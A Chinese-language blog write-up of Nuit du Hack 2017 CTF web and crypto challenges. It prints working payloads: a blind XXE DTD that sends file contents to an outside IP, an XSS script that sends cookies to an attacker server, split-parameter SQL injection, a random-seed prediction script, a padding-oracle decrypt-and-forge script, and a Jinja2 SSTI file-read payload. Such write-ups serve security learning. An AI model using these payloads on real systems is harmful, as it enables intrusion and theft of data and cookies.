Nuit du hack 2017 web&crypto Writeup

原创

Bendawang 于 2017-04-02 13:00:11 发布 2067 收藏

分类专栏： Web WriteUp 文章标签： web nuit-2017 ctf writeup

本文链接：https://blog.csdn.net/qq_19876131/article/details/68951680

Web 同时被 2 个专栏收录

34 篇文章 2 订阅

订阅专栏

WriteUp

24 篇文章 0 订阅

订阅专栏

Nuit du hack 2017 web&crypto Writeup

新博客地址：http://bendawang.site/article/Nuit-du-hack-2017-web-and-crypto-Writeup（ps:短期内csdn和新博客会同步更新）

眼看着三月份过完了，第一次感觉这个月打了好多比赛啊，完全没有足够的时间让我静下来好好学点知识，几次比赛打下来，还是发现自己很多很多问题，很多基础知识打得不牢靠，另外也有很多东西想学，好几场的比赛加上复习四月初的考试，真是报警了，明显感觉自己开始有点浮躁了，状态不行。等四月份考完试，静下来认真学点东西。

web-75 No Pain No Gain

进去发现是一个上传页面，上传csv，进行转换，fuzz时候得到过这样的错误

```
    <center><u>Could not convert the CSV to XML!<br>Please follow the example
above.</center>
```


所以猜测是xxe，

然后尝试一波之后没有想法，一直都报错，后来才知道，报错是没关系的，因为已经执行了，所以是一个`blind xxe`

我之前学习xxe的时候也做了笔记，传送门：`http://bendawang.site/article/XXE-Injection%E7%AC%94%E8%AE%B0`，


然后直接用里面的payload改一该就好了，这里我们一般不读`/etc/passwd`,一般读`/etc/hosts`，提交的文件内容如下：

```
<!DOCTYPE ANY [ <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///etc/ho
<!-- Invitations -->
id,name,email
```

然后vps上的evil.dtd内容如下：

```
<!ENTITY % all
"<!ENTITY &#x25; send SYSTEM 'http://104.160.43.154:8000/xss/?file=%file;'>"
>
%all;
```

成功获取到hosts的内容，那么开始寻找`flag`，找到死都没找到，最后蛋总说是在`/home/flag/flag`里面，除了伏地膜之外我还能干啥…orz…..
最后截图如下：



web-100 Slumdog Millionaire

从题目获取代码如下：

```python
#!/usr/bin/python2.7

import random

import config
import utils


random.seed(utils.get_pid())
ngames = 0


def generate_combination():
    numbers = ""
    for _ in range(10):
        rand_num = random.randint(0, 99)
        if rand_num < 10:
            numbers += "0"
        numbers += str(rand_num)
        if _ != 9:
            numbers += "-"
    return numbers


def reset_jackpot():
    random.seed(utils.get_pid())
    utils.set_jackpot(0)
    ngames = 0


def draw(user_guess):
    ngames += 1
    if ngames > config.MAX_TRIES:
        reset_jackpot()
    winning_combination = generate_combination()
    if winning_combination == user_guess:
        utils.win()
        reset_jackpot()
```

查看之后发现很简单，要是我们知道了`seed`即那个进程的pid，那么就能预测所有的组合，所以先在网页随便输入一串东西，然后得到第一次的正确答案，这里我得到的是`56-08-50-98-94-51-01-75-63-61`
然后运行如下代码就好了


```python
import random

def generate_combination():
    numbers = ""
    for _ in range(10):
        rand_num = random.randint(0, 99)
        if rand_num < 10:
            numbers += "0"
        numbers += str(rand_num)
        if _ != 9:
            numbers += "-"
    return numbers
seed=0
for i in xrange(1,10000):
    random.seed(i)
    ret = generate_combination()
    print ret
    if (ret == '56-08-50-98-94-51-01-75-63-61'):
        print 'find',i
        seed=i
        break
random.seed(seed)
ans=generate_combination()
ans=generate_combination()
print ans
```

得到ans提交就拿到flag了


web-120 Divide and rule

首先点进去是个登陆页面，



然后去`search`那儿找东西
发现那一堆查询参数是存在注入的，随便加个单引号就不返回值了。
然后尝试联合查询发现还是不返回，后来想到这么多参数很可能是长度受了限制，然后就分开来，最后测试成功，如下：

```
firstname='union select/*&lastname=*/1,2,3,4,5,6#&position=&country=123&gender=
```



但是有一个问题就是，长度限制后来测出来好像是15，这样子没办法查表名和列名之类的，因为`information_schema`太长了。
后来脑洞了一下猜到表名是`users`，
然后根据初始登录页面的name猜到字段名分别是`login`和`password`

```
firstname='union select/*&lastname=*/login/*&position=*/,2,3,4,5,6 /*#&country=*/from users#123&gender=

firstname='union select/*&lastname=*/password/*&position=*/,2,3,4,5,6 /*#&country=*/from users#123&gend
```

得到三个用户名和三个md5的密码值，MD5解密之后登陆就拿到flag了

```
#三个用户名
ruleradmin
patrick
raoul

#三个密码
04fc95a5debc7474a84fad9c50a1035d #smart1985
db6eab0550da4b056d1a33ba2e8ced66 #1badgurl
7ac89e3c1f1a71ee19374d7e8912714b #1badboy
```

Hey you win

the flag is : The_More_You_Split_The_More_You_Rule

web-200 Purple Posse Market

进去之后研究半天，发现有一个contact页面可以提交一些东西，然后其他好像也没有太多用，题目描述让拿到管理员的IBAN账户。那多半是xss拿到cookie登陆后台了，然后在评论这里尝试提交，发现根本没有过滤，下面代码直接就能返回

```
<script src="http://你的xss平台"></script>
```

刚开始做的时候bot巨慢无比。。10多分钟才打回来知道没有过滤，白白浪费我半天，后来突然就变快了。。。僵硬。。
回到题目，既然没有过滤，那么直接执行js就好了，提交如下：

```
<script src="http://你的网址/requests.js"></script>
```

然后这个`request.js`这样写的

```
$.get("http://你的xss平台?a="+document.cookie,function(data,status){})
```

截图如下：

登陆进去就能看到IBAN账户，这就是flag了。

web-250 WhyUNoKnock

crypto-250 MarkIsFaillingDownDrunk

进去之后随便点一个，发现链接变成这个

```
http://markisfaillingdowndrunk.quals.nuitduhack.com/view/deadbeefcafedeadbeefcafe0403020152208110d1a06c
```

这一看都不用想，80%是`padding oracle`，
然后开始写代码，先把他的几串东西的明文搞出来，代码如下：

```
import requests
import base64
import time
url='http://markisfaillingdowndrunk.quals.nuitduhack.com/view/'
N=16
```

```
phpsession=""
ID=""
def inject(param):
    result=requests.get(url+param)
    #print result.content
    return result

def xor(a, b):
    print "length",len(a),len(b)
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

def pad(string,N):
    l=len(string)
    if l!=N:
        return string+chr(N-l)*(N-l)

def padding_oracle(N,cipher): ##return middle
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c=chr(0)*(16-i)+chr(j)+padding+cipher
            print c.encode('hex')
            result=inject(c.encode('hex'))
            if result.status_code!=500:
                print j
                get=chr(j^i)+get
                break
    return get
s=["deadbeefcafedeadbeefcafe04030201b2c7da6ca163321fc0e96e98df20b58389e055de04be2972edc654d2f609d9608bc
"deadbeefcafedeadbeefcafe0403020152208110d1a06ce628ff8e10f4cbc1aa96ac276f57b6d80e50df1050c455fdf441aee0
"deadbeefcafedeadbeefcafe0403020131fdd089e91025df9510efa46b2085aac738ae5e03daa6495e2e4ee83283282a5be01d
"deadbeefcafedeadbeefcafe0403020152208110d1a06ce628ff8e10f4cbc1aa96ac276f57b6d80e50df1050c455fdf440d56a
IV=s[0][:16]
#str4
ans=[]
for i in xrange(4):
    c=[]
    str1=s[i].decode('hex')
    #print s[i]
    #print str1
    for j in xrange(0,len(str1),N):
        c.append(str1[j:j+N])
    l=len(c)
    print l
    p=[""]*l
    for j in xrange(l-1,0,-1):
        middle=padding_oracle(N,c[j])
        print "========================middle================================"
        print j
        print middle.encode('hex')
        p[j]=xor(middle,c[j-1])
        print p[j]
    print "========================plain================================"
    print i
    print p
    ans.append(p)
print ans
```

服务器真是慢的我想日狗了，做了那么多`padding oracle`，从来没有遇到这么慢的服务器好吧。。。平均一个一分钟，一组就是16分钟，光跑第一串出来就用了n久。。。
然后我是开了两个程序顺序反序一起跑，把第一串和第四串跑出来是个这样的东西，

```
1: https://gist.githubusercontent.com/MarkIsFaillingDownDrunk/b9ed0141c97ae6488379dafa088c04d2/raw/4129

4: https://raw.githubusercontent.com/dlitz/pycrypto/master/README\x02\x02
```

访问一下，内容是这个

```
# Welcome to MarkParser !
## This is a simple Markdown test.

Test for dynamic rendering :

[{{ config['WEBSITE_NAME'] }}](/)
```

再看看它网页的内容

Welcome to MarkParser !

This is a simple Markdown test.

Test for dynamic rendering :

MarkParser

这样就很明白了，
也就是说他的`view`后面直接跟的链接。他会读取链接的内容，然后进行`markdown`转换，然后在进行模板渲染。
所以接下来的思路也就很明确很简单了，让它访问我们的网站预先放好的`md`，然后就是个`ssti`了，通过一些奇怪姿势找到执行命令或是读取文件的函数就行了。
这里由于有了第四个链接，所以我构造一个目录如下：

```
第四个密文对应明文: https://raw.githubusercontent.com/dlitz/pycrypto/master/README\x02\x02
我的网页          : http://104.160.43.154:8000/xxxxxxxxxxxxxxxxxxxx/master/README\x02\x02
```

最后一组明文和他密文解密出来的一样，这样我就可以维持最后一个分组密文以及倒数第二个分组的密文不变了。然后依次通过`padding oracle`获取中间值，与构造的密文异或得到构造的密文，从而得到我的网址对应的密文
至于具体`padding oracle`伪造明文的原理这里不赘述了，可以去看我之前的博客或是直接私聊我。
代码如下：

```
import requests
import base64
import time
url='http://markisfaillingdowndrunk.quals.nuitduhack.com/view/'
N=16
phpsession=""
```

```
ID=""
def inject(param):
    result=requests.get(url+param)
    #print result.content
    return result

def xor(a, b):
    print "length",len(a),len(b)
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

def pad(string,N):
    l=len(string)
    if l!=N:
        return string+chr(N-l)*(N-l)

def padding_oracle(N,cipher): ##return middle
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c=chr(0)*(16-i)+chr(j)+padding+cipher
            print c.encode('hex')
            result=inject(c.encode('hex'))
            if result.status_code!=500:
                print j
                get=chr(j^i)+get
                break
    return get
'''
s=["deadbeefcafedeadbeefcafe04030201b2c7da6ca163321fc0e96e98df20b58389e055de04be2972edc654d2f609d9608bc
"deadbeefcafedeadbeefcafe0403020152208110d1a06ce628ff8e10f4cbc1aa96ac276f57b6d80e50df1050c455fdf441aee0
"deadbeefcafedeadbeefcafe0403020131fdd089e91025df9510efa46b2085aac738ae5e03daa6495e2e4ee83283282a5be01d
"deadbeefcafedeadbeefcafe0403020152208110d1a06ce628ff8e10f4cbc1aa96ac276f57b6d80e50df1050c455fdf440d56a
IV=s[0][:16]
#str4
ans=[]
for i in xrange(4):
    c=[]
    str1=s[i].decode('hex')
    #print s[i]
    #print str1
    for j in xrange(0,len(str1),N):
        c.append(str1[j:j+N])
    l=len(c)
    print l
    p=[""]*l
    for j in xrange(l-1,0,-1):
        middle=padding_oracle(N,c[j])
        print "=======================middle================================"
        print j
        print middle.encode('hex')
        p[j]=xor(middle,c[j-1])
        print p[j]
    print "=========================plain================================"
    print i
    print p
    ans.append(p)
print ans
'''
```

```
'''
1    :   https://gist.githubusercontent.com/MarkIsFaillingDownDrunk/b9ed0141c97ae6488379dafa088c04d2/ra
2    :
3    :
4    :   https://raw.githubusercontent.com/dlitz/pycrypto/master/README\x02\x02
myans:   http://104.160.43.154:8000/xxxxxxxxxxxxxxxxxxxx/master/README\x02\x02

'''

cipher=[
        "deadbeefcafedeadbeefcafe04030201",
        "52208110d1a06ce628ff8e10f4cbc1aa",
        "96ac276f57b6d80e50df1050c455fdf4",
        "40d56ae51399ceb30b5b69153ddc2302",
        "19e3f662023665e8885c90867b8c3a02"
        ]
middle=[
        'b6d9ca9fb9c4f182cc8ebdd0636a7669',
        '2742f463b4d20f89468beb7e80e5a2c5',
        'fb8343033ec2a22120a67322bd25899b',
        '6fb80b9667fcbc9c591e285170992100'
        ]
ans   =[
        "http://104.160.4",
        "3.154:8000/xxxxx",
        "xxxxxxxxxxxxxxxx",
        "/master/README\x02\x02"
       ]

tmp_ans=[""]*5

tmp_ans[4]=cipher[4]
tmp_ans[3]=cipher[3]
tmp_middle=middle[2].decode('hex')
tmp_ans[2]=xor(ans[2],tmp_middle).encode("hex")

tmp_middle=padding_oracle(N,tmp_ans[2].decode("hex"))
print tmp_middle.encode('hex')   #"9d41e1434f05be3bea284b8d2eb0928b".decode('hex')

tmp_ans[1]=xor(ans[1],tmp_middle).encode("hex")
tmp_middle=padding_oracle(N,tmp_ans[1].decode("hex"))
print tmp_middle.encode('hex')   #"c05b49fef1d14b17aa0dd98a591ea57f".decode('hex')

tmp_ans[0]=xor(ans[0],tmp_middle).encode("hex")
view="".join(i for i in tmp_ans)
print view
#a82f3d8ecbfe64269a39f7bb6f2e8b4bae6fd0767b3f860bda1864f556c0eaf383fb3b7b46bada5958de0b5ac55df1e340d56a
```

通过上述代码，我得到我的这个链接`http://104.160.43.154:8000/xxxxxxxxxxxxxxxxxxxx/master/README`对应的密文是

```
a82f3d8ecbfe64269a39f7bb6f2e8b4bae6fd0767b3f860bda1864f556c0eaf383fb3b7b46bada5958de0b5ac55df1e340d56ae
```

然后我修改我的网站的`README`的内容为

```
➜ master cat README
{{config}}
```

注意下我的这个内容外面包了两个反撇号，因为我们刚才说了，他会读取链接的内容，然后进行`markdown`转换，然后在进行模板渲染。`markdown`，转换在先，很多我们需要用的符号在`markdown`里面都有特殊语义会被转换，加上这两个反撇号就好了。
然后尝试访问

```
http://markisfaillingdowndrunk.quals.nuitduhack.com/view/a82f3d8ecbfe64269a39f7bb6f2e8b4bae6fd0767b3f86
```

结果如下：

<Config {'WCOREDUMP': <built-in function WCOREDUMP>, 'TRAP_BAD_REQUEST_ERRORS': False, 'O_ASYNC': 8192, 'PROPAGATE_EXCEPTIONS': None, 'SEEK_SET': 0, 'PREFERRED_URL_SCHEME': 'http', 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'LOGGER_HANDLER_POLICY': 'always', 'CLD_EXITED': 1, 'POSIX_FADV_NORMAL': 0, 'O_NOCTTY': 256, 'RTLD_LAZY': 1, 'EX_NOPERM': 77, 'CLD_TRAPPED': 4, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'RTLD_NOLOAD': 4, 'MAX_CONTENT_LENGTH': None, 'EX_CANTCREAT': 73, 'SESSION_COOKIE_HTTPONLY': True, 'WIFSIGNALED': <built-in function WIFSIGNALED>, 'F_TEST': 3, 'RTLD_DEEPBIND': 8, 'CLD_CONTINUED': 6, 'EX_PROTOCOL': 76, 'P_PID': 1, 'WIFEXITED': <built-in function WIFEXITED>, 'DEFAULT_IV': b'\xde\xad\xbe\xef\xca\xfe\xde\xad\xbe\xef\xca\xfe\x04\x03\x02\x01', 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'EX_IOERR': 74, 'F_ULOCK': 0, 'O_CLOEXEC': 524288, 'ST_NODEV': 4, 'WEXITED': 4, 'RTLD_NODELETE': 4096, 'SESSION_REFRESH_EACH_REQUEST': True, 'O_CREAT': 64, 'O_NOFOLLOW': 131072, 'EX_NOHOST': 68, 'SCHED_RR': 2, 'WEBSITE_NAME': 'MarkParser', 'O_NOATIME': 262144, 'SESSION_COOKIE_DOMAIN': None, 'ST_NOSUID': 2, 'O_DIRECT': 16384, 'O_RDONLY': 0, 'WNOWAIT': 16777216, 'O_EXCL': 128, 'O_NONBLOCK': 2048, 'SESSION_COOKIE_NAME': 'session', 'WCONTINUED': 8, 'F_OK': 0, 'RTLD_GLOBAL': 256, 'SECRET_KEY': None, 'XATTR_SIZE_MAX': 65536, 'DEBUG': False, 'EX_OSERR': 71, 'ST_NOEXEC': 8, 'EX_USAGE': 64, 'XATTR_CREATE': 1, 'ST_MANDLOCK': 64, 'RTLD_NOW': 2, 'POSIX_FADV_DONTNEED': 4, 'F_TLOCK': 2, 'SCHED_FIFO': 1, 'P_NOWAIT': 1, 'ST_SYNCHRONOUS': 16, 'O_TMPFILE': 4259840, 'SCHED_RESET_ON_FORK': 1073741824, 'O_PATH': 2097152, 'WIFSTOPPED': <built-in function WIFSTOPPED>, 'O_WRONLY': 1, 'WNOHANG': 1, 'EX_OSFILE': 72, 'SESSION_COOKIE_SECURE': False, 'SEEK_CUR': 1, 'EX_NOINPUT': 66, 'X_OK': 1, 'SESSION_COOKIE_PATH': None, 'PRIO_USER': 2, 'ST_APPEND': 256, 'APPLICATION_ROOT': None, 'EX_NOUSER': 67, 'POSIX_FADV_WILLNEED': 3, 'JSONIFY_MIMETYPE': 'application/json', 'O_RSYNC': 1052672, 'EX_UNAVAILABLE': 69, 'O_NDELAY': 2048, 'O_ACCMODE': 3, 'RTLD_LOCAL': 0, 'ST_RELATIME': 4096, 'O_RDWR': 2, 'W_OK': 2, 'WUNTRACED': 2, 'TRAP_HTTP_EXCEPTIONS': False, 'ST_NODIRATIME': 2048, 'SEEK_DATA': 3, 'SERVER_NAME': None, 'JSON_AS_ASCII': True, 'LOGGER_NAME': 'app', 'O_LARGEFILE': 0, 'PRIO_PGRP': 1, 'P_NOWAITO': 1, 'POSIX_FADV_SEQUENTIAL': 2, 'P_WAIT': 0, 'PRIO_PROCESS': 0, 'WSTOPPED': 2, 'O_APPEND': 1024, 'EX_SOFTWARE': 70, 'SCHED_BATCH': 3, 'USE_X_SENDFILE': False, 'P_ALL': 0, 'TMP_MAX': 238328, 'POSIX_FADV_NOREUSE': 5, 'CLD_DUMPED': 3, 'SCHED_IDLE': 5, 'WEXITSTATUS': <built-in function WEXITSTATUS>, 'EX_OK': 0, 'EXPLAIN_TEMPLATE_LOADING': False, 'TEMPLATES_AUTO_RELOAD': None, 'EX_DATAERR': 65, 'JSONIFY_PRETTYPRINT_REGULAR': True, 'SCHED_OTHER': 0, 'EX_TEMPFAIL': 75, 'ENCRYPTION_KEY': b'2M\xd9^wn\x16\x16L\x84\x8e\xe8\xb2\xad\x00\xad', 'O_SYNC': 1052672, 'TESTING': False, 'O_TRUNC': 512, 'ST_NOATIME': 1024, 'R_OK': 4, 'SEEK_HOLE': 4, 'WTERMSIG': <built-in function WTERMSIG>, 'O_DIRECTORY': 65536, 'XATTR_REPLACE': 2, 'POSIX_FADV_RANDOM': 1, 'WSTOPSIG': <built-in function WSTOPSIG>, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'P_PGID': 2, 'EX_CONFIG': 78, 'SEEK_END': 2, 'O_DSYNC': 4096, 'ST_RDONLY': 1, 'ST_WRITE': 128, 'NGROUPS_MAX': 65536, 'JSON_SORT_KEYS': True, 'F_LOCK': 1}>

成功了，
好的，接下来就找出`SSTI`的payload执行一波命令，发现失败了，经过一番测试才知道题目用的环境是`python3`，而平时做的题目之类的都是`python2`，那么开始在python3下面寻找姿势。
找了n久n久，终于找到了
最后`payload`如下：

```
➜ master cat README
`{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__ == '_wrap
_close' %}{{c.__init__.__globals__['read'](c.__init__.__globals__['open']('app/f
lag',0),100000)}}{% endif %}{% endfor %}`
```


直接访问得到flag如下：

```
b'NDH{edfba7f05f2d0a30f54b0820105cdab21f59b60a7d72f5c7b38c23db840d6cab}'
```